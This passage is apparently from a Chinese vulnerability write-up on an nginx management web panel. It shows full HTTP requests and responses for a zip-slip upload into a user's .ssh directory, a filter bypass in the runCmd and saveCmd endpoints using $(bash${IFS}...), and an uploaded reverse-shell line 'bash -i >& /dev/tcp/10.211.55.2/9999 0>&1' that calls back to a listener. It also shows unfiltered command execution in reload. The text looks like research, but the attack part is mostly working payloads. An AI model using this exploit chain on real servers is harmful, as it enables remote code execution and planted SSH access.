path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 05:02:37
GMT
Content-Type: application/json;charset=utf-8
Content-Length: 101
Date: Fri, 29 Mar 2024 03:02:37 GMT

{
  "success":true,
  "status":"200",
  "obj":
  "/var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000gn/T/zip_
  Slip.zip"
}
```

得到路径

Request

```
POST /adminPage/www/addOver HTTP/1.1
Host: 127.0.0.1:8088
Content-Length: 96
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
Accept: application/json, text/javascript, */*;
q=0.01
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: http://127.0.0.1:8088
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8088/adminPage/www
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=
1697007254,1697015466,1697073461,1697455685;
Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;
OFBiz.Visitor=10506; SOLONID=
67d75cd3aa574abfa898543014c3c1ea
Connection: close

id=&dir=/Users/snake/.ssh/&dirTemp=
/var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000gn/T/zip
_Slip.zip
```

Response

```
HTTP/1.1 200 OK
Connection: close
Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea
; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024
05:03:32 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 53
Date: Fri, 29 Mar 2024 03:03:32 GMT

{
  "success":false,
  "status":"500",
  "msg":"路径重复"
}
```

上传时显示路径重复，这时我们dir任意写一个本地存在的目录，确保数据库没有就行。

Request

Pretty Raw Hex MarkInfo

```
POST /adminPage/www/addOver HTTP/1.1
Host: 127.0.0.1:8088
Content-Length: 91
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: http://127.0.0.1:8088
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8088/adminPage/www
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=1697007254,1697015466,1697073461,1697455685; Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364; OFBiz.Visitor=10506; SOLONID=67d75cd3aa574abfa898543014c3c1ea
Connection: close

id=&dir=/Users/snake/&dirTemp=/var/folders/ln/sjz[illegible]m513ng125ngw6c2b_lm0000gn/T/zip_Slip.zip
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: close
Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 05:06:48 GMT
Content-Type: application/json;charset=utf-8
Content-Length: 31
Date: Fri, 29 Mar 2024 03:06:48 GMT

{
  "success":true,
  "status":"200"
}
```

Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers
Response Headers

最后成功上传。

```
~/.ssh
base ~/.ssh (0.02s)
ls

base ~/.ssh (0.025s)
ls -ld authorized_keys
-rw-r--r--  1 snake  staff  575 Mar 29 11:06 authorized_keys

base ~/.ssh
```

id	dir	descr	create_time	update_time
971035476	/Users/snake/.ssh/	(NULL)	171167936422	1711680613524
971044889	/Users/snake/	(NULL)	171168160843	1711681608435

数据库里面的状态。

0x03 runcmd绕过造成命令执行

com.cym.controller.adminPage.ConfController#runCmd

```
@Mapping(value = "runCmd")
public JsonResult runCmd(String cmd, String type) {

    if (StrUtil.isNotEmpty(type)) {
        settingService.set(type, cmd);
    }

    // 仅执行nginx相关的命令，而不是其他的恶意命令
    if (!isAvailableCmd(cmd)) {
        return renderSuccess(m.get("confStr.notAvailableCmd"));
    }

    try {
        String rs = "";
        if (SystemTool.isWindows()) {
            RuntimeUtil.exec( ...cmds: "cmd /c start " + cmd);
        } else {
            rs = RuntimeUtil.execForStr( ...cmds: "/bin/sh", "-c", cmd);
        }
```

可以看到穿进来的cmd先进行过滤，在进行拼接执行。

com.cym.controller.adminPage.ConfController#isAvailableCmd

```
// 仅执行nginx相关的命令，而不是其他的恶意命令
private boolean isAvailableCmd(String cmd) {
    // 过滤数据库中的路径
    String nginxPath = ToolUtils.handleConf(settingService.get("nginxPath"));
    settingService.set("nginxPath", nginxPath);
    String nginxExe = ToolUtils.handleConf(settingService.get("nginxExe"));
    settingService.set("nginxExe", nginxExe);
    String nginxDir = ToolUtils.handleConf(settingService.get("nginxDir"));
    settingService.set("nginxDir", nginxDir);

    // 检查命令格式
    switch (cmd) {
        case "net start nginx":
        case "service nginx start":
        case "systemctl start nginx":
        case "net stop nginx":
        case "service nginx stop":
        case "systemctl stop nginx":
        case "taskkill /f /im nginx.exe":
        case "pkill nginx":
            return true;
        default:
            break;
```

```
    String dir = "";
    if (StrUtil.isNotEmpty(settingService.get("nginxDir"))) {
        dir = " -p " + settingService.get("nginxDir");
    }

    if (cmd.equals(settingService.get("nginxExe") + " -s stop" + dir)) {
        return true;
    }

    if (cmd.equals(settingService.get("nginxExe") + " -c " + settingService.get("nginxPath") + dir)) {
        return true;
    }

    return false;
}
```

可以先读取nginxPath、nginxExe、nginxDir三个值，首先判断在不在case里面，不在就进入if，主要就是判断cmd和**settingService.get("nginxExe") + " -c " + settingService.get("nginxPath") + dir**是不是想等，不想等就不执行，想等就执行

com.cym.controller.adminPage.ConfController#saveCmd


```
@Mapping(value = "saveCmd")
public JsonResult saveCmd(String nginxPath, String nginxExe, String nginxDir) {
    nginxPath = ToolUtils.handlePath(nginxPath);
    settingService.set("nginxPath", nginxPath);

    nginxExe = ToolUtils.handlePath(nginxExe);
    settingService.set("nginxExe", nginxExe);

    nginxDir = ToolUtils.handlePath(nginxDir);
    settingService.set("nginxDir", nginxDir);

    Map<String, String> map = new HashMap<>();
    map.put("nginxPath", nginxPath);
    map.put("nginxExe", nginxExe);
    map.put("nginxDir", nginxDir);

    return renderSuccess(map);
}
```

而刚好这三个值我们可自由控制。


```java
     * @return
     */
    public static String handlePath(String path) {
        if (StrUtil.isEmpty(path)) {
            return path;
        }
        return path.replace( target: "\\", replacement: "/") //
                .replace( target: "//", replacement: "/") //
                // 删除 ?
                // 删除 <>
                // 删除 |
                // 删除 "
                // 删除 #
                // 删除 &
                // 删除 ;
                // 删除 '
                // 删除 `
                // 删除 空格
                .replaceAll( regex: "[\\s?<>|\"#&;'`]", replacement: "");
    }
```

它会对传值进行过滤，其实看看很好绕过。linux用$(IFS)代替空格就行，win用powershell.exe(calc) 就行

复现




先修改两个值




成功执行

```
POST /adminPage/conf/saveCmd HTTP/1.1
Host: 127.0.0.1:8088
Content-Length: 36
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: http://127.0.0.1:8088
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8088/adminPage/conf
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=1697007254,1697015466,1697073461,1697455685; Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364; OFBiz.Visitor=10506; SOLONID=67d75cd3aa574abfa898543014c3c1ea
Connection: close

nginxExe=bash&nginxDir=&nginxPath=id
```

```
HTTP/1.1 200 OK
Connection: close
Set-Cookie: SOLONID=67d75cd3aa574abfa898543014c3c1ea; path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 05:21:
GMT
Content-Type: application/json;charset=utf-8
Content-Length: 88
Date: Fri, 29 Mar 2024 03:21:35 GMT

{
  "success":true,
  "status":"200",
  "obj":{
    "nginxDir":"",
    "nginxPath":"id",
    "nginxExe":"bash"
  }
}
```



可以执行。



由于有过滤，所以我们可以把reserveshell写进文件，在用bash来执行就好。

利用前面分析得，上传点自动缓存到tem目录，ubuntu为/tmp目录.。强烈建议不要用macos这傻逼每个shell环境里面var/folders/ln/sjz_zm513ng125ngw6c2b_lm0000gn都不一样。

Request

Pretty Raw Hex

```
POST /adminPage/main/upload HTTP/1.1
Host: 127.0.0.1:8088
Content-Length: 234
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarypAAaBtaDk12Acmat
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: http://127.0.0.1:8088
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8088/adminPage/www
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=
1697007254,1697015466,1697073461,1697455685;
Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;
OFBiz.Visitor=10506; SOLONID=
3ca5f3345cea4f61af0a4c65eb06a60b
Connection: close

------WebKitFormBoundarypAAaBtaDk12Acmat
Content-Disposition: form-data; name="file"; filename="
1111"
Content-Type: application/octet-stream

bash -i >& /dev/tcp/10.211.55.2/9999 0>&1

------WebKitFormBoundarypAAaBtaDk12Acmat--
```

Response

Pretty Raw Hex Render MarkInfo

```
HTTP/1.1 200 OK
Connection: close
Set-Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b;
path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 16:29:35
GMT
Content-Type: application/json;charset=utf-8
Content-Length: 49
Date: Fri, 29 Mar 2024 14:29:35 GMT

{
  "success":true,
  "status":"200",
  "obj":"/tmp/1111"
}
```

Inspector

Request Attrib
Request Query
Request Body
Request Cooki
Request Head
Response Hea

换ubuntu后，成功rce

```
(base) ~ (0.018s)

base ~
nc -l 9999

pwn@CTF:~/桌面$ uname -a
uname -a
Linux CTF 5.4.0-26-generic #30-Ubuntu SMP Mon Apr 20 16:58:30 UTC 2020 x86_
pwn@CTF:~/桌面$ ls
```

Request

Pretty Raw Hex

```
POST /adminPage/conf/saveCmd HTTP/1.1
Host: 127.0.0.1:8088
Content-Length: 56
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: http://127.0.0.1:8088
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8088/adminPage/conf
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_f8cddee34ca21f05373a9388cfdd798b=
1697007254,1697015466,1697073461,1697455685;
Hm_lvt_8acef669ea66f479854ecd328d1f348f=1700685364;
OFBiz.Visitor=10506; SOLONID=
3ca5f3345cea4f61af0a4c65eb06a60b
Connection: close

nginxExe=bash&nginxDir=&nginxPath=$(bash${IFS}/tmp/1111)
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: close
Set-Cookie: SOLONID=3ca5f3345cea4f61af0a4c65eb06a60b;
path=/; Max-Age=7200; Expires=Fri, 29-Mar-2024 16:29:36
GMT
Content-Type: application/json;charset=utf-8
Content-Length: 108
Date: Fri, 29 Mar 2024 14:29:36 GMT

{
  "success":true,
  "status":"200",
  "obj":{
    "nginxDir":"",
    "nginxPath":"$(bash${IFS}/tmp/1111)",
    "nginxExe":"bash"
  }
}
```

0x04 reload 代码执行

com.cym.controller.adminPage.ConfController#reload

```java
@Mapping(value = "reload")
public synchronized JsonResult reload(String nginxPath, String nginxExe, String nginxDir) {
    if (nginxPath == null) {
        nginxPath = ToolUtils.handlePath(settingService.get("nginxPath"));
        settingService.set("nginxPath", nginxPath);
    }
    if (nginxExe == null) {
        nginxExe = ToolUtils.handlePath(settingService.get("nginxExe"));
        settingService.set("nginxExe", nginxExe);
    }
    if (nginxDir == null) {
        nginxDir = ToolUtils.handlePath(settingService.get("nginxDir"));
        settingService.set("nginxDir", nginxDir);
    }

    try {
        String cmd = nginxExe + " -s reload -c " + nginxPath;
        if (StrUtil.isNotEmpty(nginxDir)) {
            cmd += " -p " + nginxDir;
        }
        String rs = RuntimeUtil.execForStr(cmd);

        cmd = "<span class='blue'>" + cmd + "</span>";
```

没什么好说的，全可控，没有过滤。然后拼接，进行执行。


cn.hutool.core.util.RuntimeUtil#exec(java.lang.String...)


```java
    }

    public static Process exec(String... cmds) {
        try {
            Process process = (new ProcessBuilder(handleCmds(cmds))).redirectErrorStream(true).start();
            return process;
        } catch (IOException var3) {
            throw new IORuntimeException(var3);
        }
    }
```


最后会调用到这里，和上面不同，这里是代码执行

复现

生成java格式代码执行







成功获取shell

0x05 check 代码执行

com.cym.controller.adminPage.ConfController#check

```
     * @return
     */
    @Mapping(value = "check")
    public JsonResult check(String nginxPath, String nginxExe, String nginxDir, String json) {
        if (nginxExe == null) {
            nginxExe = ToolUtils.handleConf(settingService.get("nginxExe"));
            settingService.set("nginxExe", nginxExe);
        }
        if (nginxDir == null) {
